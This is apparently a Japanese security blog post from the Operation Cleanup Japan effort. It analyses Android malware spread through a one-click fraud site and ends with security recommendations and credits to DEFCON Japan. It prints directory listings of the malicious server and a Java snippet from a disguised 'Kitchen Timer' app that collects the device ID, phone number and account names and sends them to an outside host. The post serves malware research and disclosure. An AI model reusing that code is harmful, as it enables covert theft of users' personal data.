apk_set.html	07-Mar-2012 16:11	0
cl_rm_d.htm	07-Mar-2012 16:11	0
cl_rm_d.php	07-Mar-2012 16:11	120
index.html	07-Mar-2012 16:11	13K
index.htm?BC=D;O=A	07-Mar-2012 16:11	0
index.htm?BC=D;O=D	07-Mar-2012 16:11	0
index.htm?BC=M;O=A	07-Mar-2012 16:11	120
index.htm?BC=M;O=D	07-Mar-2012 16:11	16K
index.htm?BC=N;O=A	07-Mar-2012 16:11	0
index.htm?BC=N;O=D	07-Mar-2012 16:11	569
index.htm?BC=S;O=A	07-Mar-2012 16:11	2,482
index.htm?BC=S;O=D	07-Mar-2012 16:11	0
apk_inst.php	07-Mar-2012 16:11	78 KB
index.htm?BC=D;O=A	07-Mar-2012 20:20	78 KB
index.htm?BC=D;O=D	07-Mar-2012 20:20	78 KB
index.htm?BC=M;O=A	07-Mar-2012 20:20	78 KB
index.htm?BC=M;O=D	07-Mar-2012 20:20	78 KB
index.htm?BC=N;O=A	07-Mar-2012 20:20	78 KB
index.htm?BC=N;O=D	07-Mar-2012 20:20	78 KB
index.htm?BC=S;O=A	07-Mar-2012 20:20	78 KB
index.htm?BC=S;O=D	07-Mar-2012 20:20	78 KB

↑ FreeBSD fetchでダウンロードした証拠

■ 感染されたウェブページのマルウェア・ディストリビューション

さらにマルウェアソースコードには日本語を発見！！

capture-site.com/sp/

Index of /sp

Name	Last modified	Size	Description
Parent Directory		-	
admin002/	27-Mar-2012 16:11	-	
android		-	
btm apk		-	
client_page/		-	
ctm apk		-	
dtm apk		-	
frutdouga/		-	
head_page/		-	
ktm apk		-	
success18/		-	

Apache/2.2.3 (CentOS)

capture-site.com/2/capture-site.com/sp/android/Kitchen Timer/android/service/Main.java

```
// サービスを開始
Intent intent = new Intent(this, KitchenTimerService.class);
startService(intent);
//端末情報取得
TelephonyManager telephonyManager = (TelephonyManager) getSystemService(TELEPHONY_SERVICE);
//AccountManager accountManager = AccountManager.get(Main.this);
//アカウントリストの取得
Account[] accounts = accountManager.getAccounts();
dtnm="";
for (Account account : accounts) {
    dtnm = account.name;
}
telno=telephonyManager.getLine1Number();
dvino=telephonyManager.getDeviceId();
// 
timer1 = new Timer();
TimerTask timerTask = new TimerTask() {
    public void run() {
        shootSound();
        vibrate();
        //Intent i = new Intent(Intent.ACTION_VIEW, Uri.parse("http://14248444.com/send.php?id=" + dvino + "&telno=" + telno + "&addr=" + dtnm));
        Intent i = new Intent(Intent.ACTION_VIEW, Uri.parse("http://erotic.ehe23.com/send.php?id=" + dvino + "&telno=" + telno + "&addr=" + dtnm + "&page=" + String.valueOf(intent.getIntExtra("id", 3) + timer1.getTime() - timer1.getTime0())));
        startActivity(i);
    }
};
```

0day.jp

■ 感染されたウェブページのマルウェア・ディストリビューション

ワンクリック詐欺のサイトの内容、同じIPアドレスで別のドメインで発見しました。



■ どうすればいいのか？

■ 今現在、日本におけるゼロディの理解と解決方法について↓

1. 「日本にはマルウェアがそんなに来ない」という考え方はもう古い情報です。
現在日本でのマルウェア感染事件は全世界での流行っているマルウェア仕組みとの連携されている状況が分かった事で、
全世界に流行った問題の詳しいモニターと理解が必要。
2. 脆弱性情報の理解が必要、CVE情報が英語で読めるからこそ理解が出来ると違い、脆弱性のPoCを再現し、確認した上で自分の提供されているシステムには影響があるか無いかとの理解がほしい。
3. 言ってしまえば正直現在日本でのウェブシステム管理仕組みの動きはまだまだ遅い。
パッチが出た瞬間直ぐに提供が出来る仕組みが未だ無さそうです。
さらに、この問題は既に海外ではれてしまいました状況。
ウェブサービス向けの#PATCHNOW仕組みを早い段階で実現しましょう。
4. ITセキュリティ専門が足りなく、教育の段階でもっと力も入れるべきかと思われ、日本ITセキュリティ教育、Sec情報やイベント、などを増やしましょう。
5. IT専門の方々には、先ずは自分の周りを綺麗にしてから実現しましょう。
それぞれの個人から何が出来る事があれば、安全なウェブサービスを作りましょう。



#OCJP – Operation Cleanup Japanにご協力を！

#OCJP-001 1/26/2012

#OCJP-002 1/27/2012

#OCJP-003 1/29/2012

#OCJP-004 1/30/2012

#OCJP-005 2/02/2012

#OCJP-006 2/02/2012 2/10/2012 【再度対応最中】

#OCJP-007 2/03/2012 【対応最中】

#OCJP-008 2/08/2012

#OCJPの調査は2012年1月26日から始まります。

現在**27件**のマルウェア事件で対応させて頂きます。

報告が出来ない事件未だ別に御座います。

#OCJP-009 2/09/2012 【対応最中】

#OCJP-010 2/10/2012

#OCJP-011 2/11/2012

#OCJP-012 2/12/2012

#OCJP-013 2/13/2012

#OCJP-014 2/14/2012 【対応最中】

#OCJP-015 2/15/2012

#OCJP-016 2/16/2012

#OCJP-017 2/17/2012 【対応最中】

#OCJP-018 2/18/2012 【対応最中】

#OCJP-019 2/19/2012

#OCJP-020 2/26/2012

#OCJP-021 2/26/2012

#OCJP-022 2/29/2012

#OCJP-023 3/3/2012 【対応最中】

#OCJP-024 3/5/2012

#OCJP-025 3/14/2012

#OCJP-026 3/16/2012 【対応最中】

#OCJP-027 3/19/2012 【対応最中】

ご協力をお願いします。



■ #DCG893 Rocks! Thankyou!

プレゼンテーションとFULL DISCLOSURE環境頂き、DEFCON JAPAN/ #DCG893に有難う御座いました。
#DCG893で日本のセキュリティをレベルアップしましょう！

皆様のからのご協力をお願い致します！

今回の#OCJPプレゼンテーションビデオはYouTubeにも
アップされています、アクセス情報は↓
<http://www.youtube.com/watch?v=PAzrMqhWix8>
※後半のプレゼン内容しか録画されてませんがすみません

本件のプレゼン資料は#OCJPとDEFCON JAPANサイト
経由で提供されています。
<http://www.defcon-japan.org/>

記事や写真等のコンテンツ、データなどは、
無断転載、無断コピーなどはおやめください。



■ Special Thanks to:

- Virus Total Team – For becoming our base research of #OCJP
- Marat Vyshegorodtsev – Defcon Japan, more than words!
- JPCERT / CC – Great follow! Great team work!
- Tokyo Univ. – Thank you for kindly hosting & sponsoring #DEFCON! Such important event! Respect!
- Andre' DiMino & DeepEnd Research – for the advise and directions
- Mila Parkour – Contagio for the Exploit Pack Data & #OCJP samples
- Seclab.org – Nice materials & approach
- Websense – Cool snapshots
- ESTHost – DNS Changer materials
- WhiteHat Inc – Reliable materials
- WebAppSec – Reliable materials
- And others which I cannot mention you all, for support and help to #OCJP
You ARE #GREAT malware twitter researchers.